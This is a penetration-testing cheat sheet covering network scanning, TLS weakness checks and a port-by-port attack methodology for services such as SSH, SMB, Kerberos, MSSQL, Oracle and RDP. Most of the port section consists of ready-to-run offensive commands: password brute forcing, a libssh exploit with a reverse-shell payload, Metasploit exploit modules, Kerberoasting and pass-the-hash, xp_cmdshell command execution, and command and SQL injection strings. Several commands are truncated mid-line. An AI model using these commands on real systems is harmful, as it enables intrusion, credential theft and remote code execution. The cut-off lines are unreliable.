
# Nmap better speed flags
--max-rtt-timeout: Time response per probe
--script-timeout: Time response per script
--host-timeout: Time response for host
--open: Avoid detection if filtered or closed
--min-rate
```

shodan

```
# https://cli.shodan.io/
shodan host 151.101.1.68
```

Identifying Open Ports with Nmap





Packet Scanning

tcpdump

```
tcpdump -i eth0
tcpdump -c -i eth0
tcpdump -A -i eth0
tcpdump -w 0001.pcap -i eth0
tcpdump -r 0001.pcap
tcpdump -n -i eth0
tcpdump -i eth0 port 22
tcpdump -i eth0 -src 172.21.10.X
tcpdump -i eth0 -dst 172.21.10.X

# Online service
https://packettotal.com/
```

Packet strings analyzer

```
# https://github.com/lgandx/PCredz
./Pcredz -f file-to-parse.pcap
./Pcredz -d /tmp/pcap-directory-to-parse/
./Pcredz -i eth0 -v
```

Enumeration

Files

Common

```
# Check real file type
file file.xxx

# Analyze strings
strings file.xxx
strings -a -n 15 file.xxx # Check the entire file and outputs strings longer than 15 chars

# Check embedded files
binwalk file.xxx # Check
binwalk -e file.xxx # Extract

# Check as binary file in hex
ghex file.xxx

# Check metadata
exiftool file.xxx

# Stego tool for multiple formats
wget https://embeddedsw.net/zip/OpenPuff_release.zip
unzip OpenPuff_release.zip -d ./OpenPuff
wine OpenPuff/OpenPuff_release/OpenPuff.exe

# Compressed files
fcrackzip file.zip
# https://github.com/priyankvadaliya/Zip-Cracker-
python zipcracker.py -f testfile.zip -d passwords.txt
python zipcracker.py -f testfile.zip -d passwords.txt -o extractdir

# Office documents
https://github.com/assafmo/xioc

# Zip files in website
pip install remotezip
# list contents of a remote zip file
remotezip -l "http://site/bigfile.zip"
# extract file.txt from a remote zip file
remotezip "http://site/bigfile.zip" "file.txt"

# Grep inside any files
# https://github.com/phiresky/ripgrep-all
rga "whatever" folder/
```

Disk files

```
# guestmount can mount any kind of disk file
sudo apt-get install libguestfs-tools
guestmount --add yourVirtualDisk.vhdx --inspector --ro /mnt/anydirectory
```

Audio

```
# Check spectrogram
wget https://code.soundsoftware.ac.uk/attachments/download/2561/sonic-visualiser_4.0_amd64.deb
dpkg -i sonic-visualiser_4.0_amd64.deb

# Check for Stego
hideme stego.mp3 -f && cat output.txt #AudioStego
```

Images

```
# Stego
wget http://www.caesum.com/handbook/Stegsolve.jar -O stegsolve.jar
chmod +x stegsolve.jar
java -jar stegsolve.jar

# Stegpy
stegpy -p file.png

# Check png corrupted
pngcheck -v image.jpeg

# Check what kind of image is
identify -verbose image.jpeg

# Stegseek
# https://github.com/RickdeJager/stegseek
stegseek --seed file.jpg
stegseek file.jpg rockyou.txt
```

SSL/TLS

DROWN

```
# Check for "SSLv2 supported"  
nmap -p- -sV -sC example.com
```

TLS_FALLBACK_SCSV

```
# Check in the lower port  
openssl s_client -tls1 -fallback_scsv -connect example.com:443  
# - Response:  
# tlsv1 alert inappropriate fallback:s3_pkt.c:1262:SSL alert number 86
```

BEAST

```
# TLSv1.0 and CBC ciphers  
openssl s_client -[sslv3/tls1] -cipher CBC_CIPHER -connect example.com:443
```

LUCKY13

```
openssl s_client -cipher CBC_CIPHER -connect example.com:443
```

Sweet32

```
openssl s_client -cipher 3DES -connect example.com:443
```

Logjam

```
# Check the "Server Temp Key" response is bigger than 1024 (only in OpenSSL 1.0.2 or better)  
openssl s_client -connect www.example.com:443 -cipher "EDH"
```

SSLv2 Support

```
# If is supported this will return the server certificate information if not, error  
openssl s_client -ssl2 -connect example.com:443
```

SSLv3 Support

```
# If is supported this will return the server certificate information if not, error
openssl s_client -ssl3 -connect google.com:443
```

Cipher suites

```
# Cipher Suites
nmap --script ssl-enum-ciphers -p 443 example.com

# - Anon cipher (fail)
openssl s_client -cipher aNULL -connect example.com:443

# - DES Cipher (fail)
openssl s_client -cipher DES -connect example.com:443

# - 3DES Cipher (fail)
openssl s_client -cipher 3DES -connect example.com:443

# - Export Cipher (fail)
openssl s_client -cipher EXPORT -connect example.com:443

# - Low Cipher (fail)
openssl s_client -cipher LOW -connect example.com:443

# - RC4 Cipher (fail)
openssl s_client -cipher RC4 -connect example.com:443

# - NULL Cipher (fail)
openssl s_client -cipher NULL -connect example.com:443

# - Perfect Forward Secrecy Cipher (This should NOT fail):
openssl s_client -cipher ECDH, EDH NULL -connect example.com:443
```

Secure renegotiation

```
# Check secure renegotiation is not supported
# If not, send request in the renegotiation
# Once sent, if it's vulnerable it shouldn't return error
openssl s_client -connect example.com:443
HEAD / HTTP/1.0
R
# <Enter or Return key>
```

CRIME

```
# Check for "Compression: NONE"
openssl s_client -connect example.com:443
```

BREACH

```
# If the response contains encoded data, host is vulnerable
openssl s_client -connect example.com:443
GET / HTTP/1.1
Host: example.com
Accept-Encoding: compress, gzip
```

Heartbleed

```
# Heartbleed
nmap -p 443 --script ssl-heartbleed --script-args vulns.showall example.com

# Heartbleed checker oneliner from sites list
cat list.txt | while read line ; do echo "QUIT" | openssl s_client -connect $line:443 2>&1 |
```

Change cipher spec injection

```
nmap -p 443 --script ssl-ccs-injection example.com
```

Cipher order enforcement

```
# Choose a protocol and 2 different ciphers, one stronger than other
# Make 2 request with different cipher order and check in the response if the cipher is the first
nmap -p 443 --script ssl-enum-ciphers example.com
openssl s_client -tls1_2 -cipher 'AES128-GCM-SHA256: AES128-SHA' -connect contextis.co.uk:443
openssl s_client -tls1_2 -cipher 'AES128-SHA: AES128-GCM-SHA256' -connect contextis.co.uk:443
```

Ports

General

AIO [Penetration Testing Methodology - 0DAYsecurity.com](#)

Port 21 - FTP

```
nmap --script ftp-* -p 21 10.11.1.111
```

Port 22 - SSH

- If you have usernames test login with username:username
- Vulnerable Versions to user enum: <7.7

```

# Enum SSH
# Get version
nmap 10.11.1.1 -p22 -sV
# Get banner
nc 10.11.1.1 22
# Get login banner
ssh root@10.11.11.1
# Get algorythms supported
nmap -p22 10.11.1.1 --script ssh2-enum-algos
# Check weak keys
nmap-p22 10.2.1.1 --script ssh-hostkey --script-args ssh_hostkey=full
# Check auth methods
nmap -p22 10.11.1.1 --script ssh-auth-methods --script-args="ssh.user=admin"

# User can ask to execute a command right after authentication before it's default command or
$ ssh -v user@10.10.1.111 id
...
Password:
debug1: Authentication succeeded (keyboard-interactive).
Authenticated to 10.10.1.111 ([10.10.1.111]:22).
debug1: channel 0: new [client-session]
debug1: Requesting no-more-sessions@openssh.com
debug1: Entering interactive session.
debug1: pledge: network
debug1: client_input_global_request: rtype hostkeys-00@openssh.com want_reply 0
debug1: Sending command: id
debug1: client_input_channel_req: channel 0 rtype exit-status reply 0
debug1: client_input_channel_req: channel 0 rtype eow@openssh.com reply 0
uid=1000(user) gid=100(users) groups=100(users)
debug1: channel 0: free: client-session, nchannels 1
Transferred: sent 2412, received 2480 bytes, in 0.1 seconds
Bytes per second: sent 43133.4, received 44349.5
debug1: Exit status 0

# Check Auth Methods:
$ ssh -v 10.10.1.111
OpenSSH_8.1p1, OpenSSL 1.1.1d 10 Sep 2019
...
debug1: Authentications that can continue: publickey,password,keyboard-interactive

# Force Auth Method:
$ ssh -v 10.10.1.111 -o PreferredAuthentications=password
...
debug1: Next authentication method: password

# BruteForce:
patator ssh_login host=10.11.1.111 port=22 user=root 0=/usr/share/metasploit-framework/data/w
hydra -l user -P /usr/share/wordlists/password/rockyou.txt -e s ssh://10.10.1.111
medusa -h 10.10.1.111 -u user -P /usr/share/wordlists/password/rockyou.txt -e s -M ssh
ncrack --user user -P /usr/share/wordlists/password/rockyou.txt ssh://10.10.1.111

# LibSSH Before 0.7.6 and 0.8.4 - LibSSH 0.7.6 / 0.8.4 - Unauthorized Access

```

```

# Id
python /usr/share/exploitdb/exploits/linux/remote/46307.py 10.10.1.111 22 id
# Reverse
python /usr/share/exploitdb/exploits/linux/remote/46307.py 10.10.1.111 22 "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1>/tmp/f;>&1"
# SSH FUZZ
# https://dl.packetstormsecurity.net/fuzzer/sshfuzz.txt

# cpan Net::SSH2
./sshfuzz.pl -H 10.10.1.111 -P 22 -u user -p user

use auxiliary/fuzzers/ssh/ssh_version_2

# SSH-AUDIT
# https://github.com/arthepsy/ssh-audit

# Enum users < 7.7:
# https://www.exploit-db.com/exploits/45233
https://github.com/CaioCGH/EP4-redes/blob/master/attacker/sshUsernameEnumExploit.py
python ssh_user_enum.py --port 2223 --userList /root/Downloads/users.txt IP 2>/dev/null | grep -i user

# SSH Leaks:
https://shhgit.darkport.co.uk/

# SSH bruteforce
# https://github.com/kitabisa/ssb

```

Port 23 - Telnet

```

# Get banner
telnet 10.11.1.110
# Bruteforce password
patator telnet_login host=10.11.1.110 inputs='FILE0\nFILE1' 0=/root/Desktop/user.txt 1=/root/Desktop/pass.txt

```

Port 25 - SMTP

```

nc -nvv 10.11.1.111 25
HELO foo

telnet 10.11.1.111 25
VRFY root

nmap --script=smtp-commands,smtp-enum-users,smtp-vuln-cve2010-4344,smtp-vuln-cve2011-1720,smtp-user-enum -M VRFY -U /root/sectools/SecLists/Names/names.txt -t 10.11.1.111

# SMTP relay
msfconsole
use auxiliary/scanner/smtp/smtp_relay
set RHOSTS <IP or File>
set MAILFROM <PoC email address>
set MAILTO <your email address>
run

# Send email unauth:

MAIL FROM:admin@admin.com
RCPT TO:DestinationEmail@DestinationDomain.com
DATA
test

.

Receive:
250 OK

```

Port 43 - Whois

```

whois -h 10.10.1.111 -p 43 "domain.com"
echo "domain.com" | nc -vn 10.10.1.111 43
whois -h 10.10.1.111 -p 43 "a') or 1=1#"

```

Port 53 - DNS

```

# Transfer zone

dig AXFR domain.com @10.10.10.10
# dig +multi AXFR @ns1.insecuredns.com insecuredns.com
dnsrecon -t axfr -d domain
fierce -dns domain.com

```

Port 69 - UDP - TFTP

- Vulns tftp in server 1.3, 1.4, 1.9, 2.1, and a few more.

- Same checks as FTP Port 21.

```
nmap -p69 --script=tftp-enum.nse 10.11.1.111
```

Port 79 - Finger

```
nc -vn 10.11.1.111 79
echo "root" | nc -vn 10.11.1.111 79

# User enumeration
finger @10.11.1.111      #List users
finger admin@10.11.1.111 #Get info of user
finger user@10.11.1.111  #Get info of user

finger "|/bin/id@example.com"
finger "|/bin/ls -a @example.com"
```

Port 88 - Kerberos

Check [Kerberos dedicated](#) section

```

nmap -p 88 --script=krb5-enum-users --script-args="krb5-enum-users.realm='DOMAIN.LOCAL'" IP
use auxiliary/gather/kerberos_enumusers # MSF

# Check for Kerberoasting:
GetNPUsers.py DOMAIN-Target/ -usersfile user.txt -dc-ip <IP> -format hashcat/john

# GetUserSPNs
ASREPRoast:
impacket-GetUserSPNs <domain_name>/<domain_user>:<domain_user_password> -request -format <AS_I
impacket-GetUserSPNs <domain_name>/ -usersfile <users_file> -format <AS_REP_responses_format>

# Kerberoasting:
impacket-GetUserSPNs <domain_name>/<domain_user>:<domain_user_password> -outputfile <output_TGT>

# Overpass The Hash/Pass The Key (PTK):
python3 getTGT.py <domain_name>/<user_name> -hashes [lm_hash]:<ntlm_hash>
python3 getTGT.py <domain_name>/<user_name> -aesKey <aes_key>
python3 getTGT.py <domain_name>/<user_name>:[password]

# Using TGT key to execute remote commands from the following impacket scripts:

python3 psexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
python3 smbexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
python3 wmiexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass

# https://www.tarlogic.com/blog/como-funciona-kerberos/
# https://www.tarlogic.com/blog/como-atacar-kerberos/

python kerbrute.py -dc-ip IP -users /root/htb/kb_users.txt -passwords /root/pass_common_plus.txt

# https://blog.stealthbits.com/extracting-service-account-passwords-with-kerberoasting/
# https://github.com/GhostPack/Rubeus
# https://github.com/fireeye/SSSDKCMExtractor
# https://gitlab.com/Zer1t0/cerbero

```

Port 110 - Pop3

```
telnet 10.11.1.111
USER pelle@10.11.1.111
PASS admin

# or:

USER pelle
PASS admin

# List all emails
list

# Retrieve email number 5, for example
retr 9
```

Port 111 - Rpcbind

```
rpcinfo -p 10.11.1.111
rpcclient -U "" 10.11.1.111
    srvinfo
    enumdomusers
    getdompwinfo
    querydominfo
    netshareenum
    netshareenumall
```

Port 135 - MSRPC

Some versions are vulnerable.

```

nmap 10.11.1.111 --script=msrpc-enum
msf > use exploit/windows/dcerpc/ms03_026_dcom

# Endpoint Mapper Service Discovery
use auxiliary/scanner/dcerpc/endpoint_mapper

#Hidden DCERPC Service Discovery
use auxiliary/scanner/dcerpc/hidden

# Remote Management Interface Discovery
use auxiliary/scanner/dcerpc/management

# DCERPC TCP Service Auditor
use auxiliary/scanner/dcerpc/tcp_dcerpc_auditor

impacket-rpcdump

# Enum network interface
# https://github.com/mubix/IOXIDResolver

```

Named pipe	Description	Service or process	Interface identifier
atsvc	atsvc interface (Scheduler service)	mstask.exe	1ff70682-0a51-30e8-076d-740be8cee98b v1.0
AudioSrv	AudioSrv interface (Windows Audio service)	AudioSrv	3faf4738-3a21-4307-b46c-fdda9bb8c0d5 v1.0
browser (ntsvcs alias)	browser interface (Computer Browser service)	Browser	6bffd098-a112-3610-9833-012892020162 v0.0
cert	ICertPassage interface (Certificate services)	certsrv.exe	91ae6020-9e3c-11cf-8d7c-00aa00c091be v0.0

Ctx_Winstation_API_Service	winstation_rpc interface	termsrv.exe	5ca4a760-ebb1-11cf-8611-00a0245420ed v1.0
DAV RPC SERVICE	davIntrpc interface (WebDAV client service)	WebClient	c8cb7687-e6d3-11d2-a958-00c04f682e16 v1.0
dnsserver	DnsServer interface (DNS Server service)	dns.exe	50abc2a4-574d-40b3-9d66-ee4fd5fba076 v5.0
epmapper	epmp interface (RPC endpoint mapper)	RpcSs	e1af8308-5d1f-11c9-91a4-08002b14a0fa v3.0
eventlog (ntsvcs alias)	eventlog interface (Eventlog service)	Eventlog	82273fdc-e32a-18c3-3f78-827929dc23ea v0.0
HydraLsPipe	Terminal Server Licensing	lserver.exe	3d267954-eeb7-11d1-b94e-00c04fa3080d v1.0
InitShutdown	InitShutdown interface	winlogon.exe	894de0c0-0d55-11d3-a322-00c04fa321a1 v1.0
keysvc	IKeySvc interface (Cryptographic services)	CryptSvc	8d0ffe72-d252-11d0-bf8f-00c04fd9126b v1.0
keysvc	ICertProtect interface (Cryptographic services)	CryptSvc	0d72a7d4-6148-11d1-b4aa-00c04fb66ea0 v1.0

locator	NsIS interface (RPC Locator service)	locator.exe	d6d70ef0-0e3b-11cb-acc3-08002b1d29c4 v1.0
llsrpc	llsrpc interface (Licensing Logging service)	llssrv.exe	342cf40-3c6c-11ce-a893-08002b2e9c6d v0.0
lsarpc (lsass alias)	lsarpc interface	lsass.exe	12345778-1234-abcc ef00-0123456789ab v0.0
lsarpc (lsass alias)	dssetup interface	lsass.exe	3919286a-b10c-11d0-9ba8-00c04fd92ef5 v0.0
msgsvc (ntsvcs alias)	msgsvcsend interface (Messenger service)	messenger	5a7b91f8-ff00-11d0-a9b2-00c04fb6e6fc v1.0
nddeapi	nddeapi interface (NetDDE service)	netdde.exe	2f5f3220-c126-1076-b549-074d078619da v1.2
netdfs	netdfs interface (Distributed File System service)	Dfssvc	4fc742e0-4a10-11cf-8273-00aa004ae673 v3.0
netlogon (lsass alias)	netlogon interface (Net Logon service)	Netlogon	12345678-1234-abcc ef00-01234567cffb v1.0
ntsvcs	pnp interface (Plug and Play service)	PlugPlay	8d9f4e40-a03d-11ce-8f69-08003e30051b v1.0

plugplay	pnp interface (Plug and Play Windows Vista service)	PlugPlay	8d9f4e40-a03d-11ce-8f69-08003e30051b v1.0
policyagent	PolicyAgent interface (IPSEC Policy Agent (Windows 2000))	PolicyAgent	d335b8f6-cb31-11d0-b0f9-006097ba4e54 v1.5
ipsec	winipsec interface (IPsec Services)	PolicyAgent	12345678-1234-abcc-ef00-0123456789ab v1.0
ProfMapApi	pmapapi interface	winlogon.exe	369ce4f0-0fdc-11d3-bde8-00c04f8eee78 v1.0
protected_storage	IPStoreProv interface (Protected Storage)	lsass.exe	c9378ff1-16f7-11d0-a0b2-00aa0061426a v1.0
ROUTER	Remote Access	mprdim.dll	8f09f000-b7ed-11ce-bbd2-00001a181cad v0.0
samr (lsass alias)	samr interface	lsass.exe	12345778-1234-abcc-ef00-0123456789ac v1.0
scherpc	SceSvc	services.exe	93149ca2-973b-11d1-8c39-00c04fb984f9 v0.0
SECLOGON	ISeclogon interface (Secondary logon service)	seclogon	12b81e99-f207-4a4c-85d3-77b42f76fd14 v1.0

SfcApi	sfcapi interface (Windows File Protection)	winlogon.exe	83da7c00-e84f-11d2-9807-00c04f8ec850 v2.0
spoolss	spoolss interface (Spooler service)	spoolsv.exe	12345678-1234-abcc-ef00-0123456789ab v1.0
srvsvc (ntsvcs alias)	srvsvc interface (Server service)	services.exe (w2k) or svchost.exe (wxp and w2k3)	4b324fc8-1670-01d3-1278-5a47bf6ee188 v3.0
ssdpsrv	ssdpsrv interface (SSDP service)	ssdpsrv	4b112204-0e19-11d3-b42b-0000f81feb9f v1.0
svcctl (ntsvcs alias)	svcctl interface (Services control manager)	services.exe	367aeb81-9844-35f1-ad32-98f038001003 v2.0
tapsrv	tapsrv interface (Telephony service)	Tapisrv	2f5f6520-ca46-1067-b319-00dd010662da v1.0
trkwks	trkwks interface (Distributed Link Tracking Client)	Trkwks	300f3532-38cc-11d0-a3f0-0020af6b0add v1.2
W32TIME (ntsvcs alias)	w32time interface (Windows Time (Windows 2000 and XP))	w32time	8fb6d884-2388-11d0-8c35-00c04fda2795 v4.1
W32TIME_ALT	w32time interface (Windows Time (Windows Server 2003, Windows Vista))	w32time	8fb6d884-2388-11d0-8c35-00c04fda2795 v4.1

winlogonrpc	GetUserToken interface	winlogon.exe	a002b3a0-c9b7-11d1 ae88-0080c75e4ec1 v1.0
winreg	winreg interface (Remote registry service)	RemoteRegistry	338cd001-2244-31f1- aaaa-900038001003 v1.0
winspipe	winsif interface (WINS service)	wins.exe	45f52c28-7f9f-101a- b52b-08002b2efabe v1.0
wkssvc (ntsvcs alias)	wkssvc interface (Workstation service)	services.exe (w2k) or svchost.exe (wxp and w2k3)	6bffd098-a112-3610- 9833-46c3f87e345a v1.0

Port 139/445 - SMB

```

# Enum hostname
enum4linux -n 10.11.1.111
nmblookup -A 10.11.1.111
nmap --script=smb-enum* --script-args=unsafe=1 -T5 10.11.1.111

# Get Version
smbver.sh 10.11.1.111
Msfconsole;use scanner/smb/smb_version
ngrep -i -d tap0 's.?a.?m.?b.?a.*[[:digit:]]'
smbclient -L \\\10.11.1.111

# Get Shares
smbmap -H 10.11.1.111 -R
echo exit | smbclient -L \\\10.11.1.111
smbclient \\\10.11.1.111\
smbclient -L //10.11.1.111 -N
nmap --script smb-enum-shares -p139,445 -T4 -Pn 10.11.1.111
smbclient -L \\\10.11.1.111\
# If got error "protocol negotiation failed: NT_STATUS_CONNECTION_DISCONNECTED"
smbclient -L //10.11.1.111/ --option='client min protocol=NT1'

# Check null sessions
smbmap -H 10.11.1.111
rpcclient -U "" -N 10.11.1.111
smbclient //10.11.1.111/IPC$ -N

# Exploit null sessions
enum -s 10.11.1.111
enum -U 10.11.1.111
enum -P 10.11.1.111
enum4linux -a 10.11.1.111
#https://github.com/cddmp/enum4linux-ng/
enum4linux-ng.py 10.11.1.111 -A -C
/usr/share/doc/python3-impacket/examples/samrdump.py 10.11.1.111

# Connect to username shares
smbclient //10.11.1.111/share -U username

# Connect to share anonymously
smbclient \\\10.11.1.111\
smbclient //10.11.1.111/
smbclient //10.11.1.111/
smbclient //10.11.1.111/<""share name"">
rpcclient -U " " 10.11.1.111
rpcclient -U " " -N 10.11.1.111

# Check vulns
nmap --script smb-vuln* -p139,445 -T4 -Pn 10.11.1.111

# Multi exploits
msfconsole; use exploit/multi/samba/usermap_script; set lhost 192.168.0.X; set rhost 10.11.1.111

```

```

# Bruteforce login
medusa -h 10.11.1.111 -u userhere -P /usr/share/seclists/Passwords/Common-Credentials/10k-most-common.txt --script smb-brute --script-args userdb=userfilehere,passdb=/usr/share/seclists/Passwords/Common-Credentials/10k-most-common.txt
nmap -p445 --script smb-brute --script-args userdb=userfilehere,passdb=/usr/share/seclists/Passwords/Common-Credentials/10k-most-common.txt
nmap -script smb-brute 10.11.1.111

# nmap smb enum & vuln
nmap --script smb-enum-*,smb-vuln-*,smb-ls.nse,smb-mbenum.nse,smb-os-discovery.nse,smb-print-enum.nse
nmap --script smb-enum-domains.nse,smb-enum-groups.nse,smb-enum-processes.nse,smb-enum-session.nse

# Mount smb volume linux
mount -t cifs -o username=user,password=password //x.x.x.x/share /mnt/share

# rpcclient commands
rpcclient -U "" 10.11.1.111
    srvinfo
    enumdomusers
    getdompwinfo
    querydominfo
    netshareenum
    netshareenumall

# Run cmd over smb from linux
winexe -U username //10.11.1.111 "cmd.exe" --system

# smbmap
smbmap.py -H 10.11.1.111 -u administrator -p asdf1234 #Enum
smbmap.py -u username -p 'P@$$w0rd1234!' -d DOMAINNAME -x 'net group "Domain Admins" /domain'
smbmap.py -H 10.11.1.111 -u username -p 'P@$$w0rd1234!' -L # Drive Listing
smbmap.py -u username -p 'P@$$w0rd1234!' -d ABC -H 10.11.1.111 -x 'powershell -command "function Get-ChildItem {Get-ChildItem -Recurse -Force}' #PowerShell

# Check
\Policies\{REG}\MACHINE\Preferences\Groups\Groups.xml look for user&pass "gpp-decrypt"

# CrackMapExec
crackmapexec smb 10.55.100.0/23 -u LA-ITAdmin -H 573f6308519b3df23d9ae2137f549b15 --local
crackmapexec smb 10.55.100.0/23 -u LA-ITAdmin -H 573f6308519b3df23d9ae2137f549b15 --local --local

# Impacket
python3 samdump.py SMB 172.21.0.0

# Check for systems with SMB Signing not enabled
python3 RunFinger.py -i 172.21.0.0/24

```

Port 161/162 UDP - SNMP

```

nmap -vv -sV -sU -Pn -p 161,162 --script=snmp-netstat,snmp-processes 10.11.1.111
nmap 10.11.1.111 -Pn -sU -p 161 --script=snmp-brute,snmp-hh3c-logins,snmp-info,snmp-interface
snmp-check 10.11.1.111 -c public|private|community
snmpwalk -c public -v1 ipaddress 1
snmpwalk -c private -v1 ipaddress 1
snmpwalk -c manager -v1 ipaddress 1
onesixtyone -c /usr/share/doc/onesixtyone/dict.txt 172.21.0.X

# Impacket
python3 samdump.py SNMP 172.21.0.0

# MSF aux modules
auxiliary/scanner/misc/oki_scanner
auxiliary/scanner/snmp/aix_version
auxiliary/scanner/snmp/arris_dg950
auxiliary/scanner/snmp/brocade_enumhash
auxiliary/scanner/snmp/cisco_config_tftp
auxiliary/scanner/snmp/cisco_upload_file
auxiliary/scanner/snmp/cnpiot_r_snmp_loot
auxiliary/scanner/snmp/epmp1000_snmp_loot
auxiliary/scanner/snmp/netopia_enum
auxiliary/scanner/snmp/sbg6580_enum
auxiliary/scanner/snmp/snmp_enum
auxiliary/scanner/snmp/snmp_enum_hp_laserjet
auxiliary/scanner/snmp/snmp_enumshares
auxiliary/scanner/snmp/snmp_enumusers
auxiliary/scanner/snmp/snmp_login

```

Port 389,636 - LDAP

Check [AD](#) section and this [LDAP](#) guide

```

jxplorer
ldapsearch -h 10.11.1.111 -p 389 -x -b "dc=mywebsite,dc=com"
python3 windapsearch.py --dc-ip 10.10.10.182 --users --full > windapsearch_users.txt
cat windapsearch_users.txt | grep sAMAccountName | cut -d " " -f 2 > users.txt
# Check # https://github.com/ropnop/go-windapsearch

```

Port 443 - HTTPS

Read the actual SSL CERT to:

- find out potential correct vhost to GET
- is the clock skewed
- any names that could be usernames for bruteforce/guessing.

```
./testssl.sh -e -E -f -p -S -P -c -H -U TARGET-HOST > OUTPUT-FILE.html
# Check for mod_ssl,OpenSSL version Openfuck
```

Port 500 - ISAKMP IKE

```
ike-scan 10.11.1.111
```

Port 513 - Rlogin

```
apt install rsh-client
rlogin -l root 10.11.1.111
```

Port 541 - FortiNet SSLVPN

[Fortinet Ports Guide](#)

[SSL VPN Leak](#)

Port 1433 - MSSQL

```
nmap -p 1433 -sU --script=ms-sql-info.nse 10.11.1.111
use auxiliary/scanner/mssql/mssql_ping
use auxiliary/scanner/mssql/mssql_login
use exploit/windows/mssql/mssql_payload
sqsh -S 10.11.1.111 -U sa
    xp_cmdshell 'date'
    go

EXEC sp_execute_external_script @language = N'Python', @script = N'import os;os.system("whoami")';
```

<https://blog.netspi.com/hacking-sql-server-procedures-part-4-enumerating-domain-accounts/>

Port 1521 - Oracle

```

oscanner -s 10.11.1.111 -P 1521
tnscmd10g version -h 10.11.1.111
tnscmd10g status -h 10.11.1.111
nmap -p 1521 -A 10.11.1.111
nmap -p 1521 --script=oracle-tns-version,oracle-sid-brute,oracle-brute
MSF: good modules under auxiliary/admin/oracle and scanner/oracle

# https://github.com/quentinhardy/odat
./odat-libc2.5-i686 all -s 10.11.1.111 -p 1521
./odat-libc2.5-i686 sidguesser -s 10.11.1.111 -p 1521
./odat-libc2.5-i686 passwordguesser -s 10.11.1.111 -p 1521 -d XE

# Upload reverse shell with ODAT:
./odat-libc2.5-i686 utlfile -s 10.11.1.111 -p 1521 -U scott -P tiger -d XE --sysdba --putFile

# and run it:
./odat-libc2.5-i686 externaltable -s 10.11.1.111 -p 1521 -U scott -P tiger -d XE --sysdba --e

```

Port 2000 - Cisco sccp

```

# cisco-audit-tool
CAT -h ip -p 2000 -w /usr/share/wordlists/rockyou.txt

# cisco-smart-install
https://github.com/Sab0tag3d/SIET/
sudo python siet.py -g -i 192.168.0.1

```

Port 2049 - NFS

```

nmap -p 111,2049 --script nfs-ls,nfs-showmount

showmount -e 10.11.1.111

# If you find anything you can mount it like this:

mount 10.11.1.111:/ /tmp/NFS -o noblock
mount -t nfs 10.11.1.111:/ /tmp/NFS -o noblock

```

Port 2100 - Oracle XML DB

Default passwords:

https://docs.oracle.com/cd/B10501_01/win.920/a95490/username.htm

Port 3306 - MySQL

```
nmap --script=mysql-databases.nse,mysql-empty-password.nse,mysql-enum.nse,mysql-info.nse,mysql-root-test.nse --host=10.11.1.111 -u root -p  
  
# MYSQL UDF 4.x/5.0  
https://www.adampalmer.me/iodigitalsec/2013/08/13/mysql-root-to-system-root-with-udf-for-windows/
```

Port 3389 - RDP

```
nmap -p 3389 --script=rdp-vuln-ms12-020.nse  
rdesktop -u username -p password -g 85% -r disk:share=/root/ 10.11.1.111  
rdesktop -u guest -p guest 10.11.1.111 -g 94%  
ncrack -vv --user Administrator -P /root/oscp/passwords.txt rdp://10.11.1.111  
python crowbar.py -b rdp -s 10.11.1.111/32 -u admin -C ../rockyou.txt -v
```

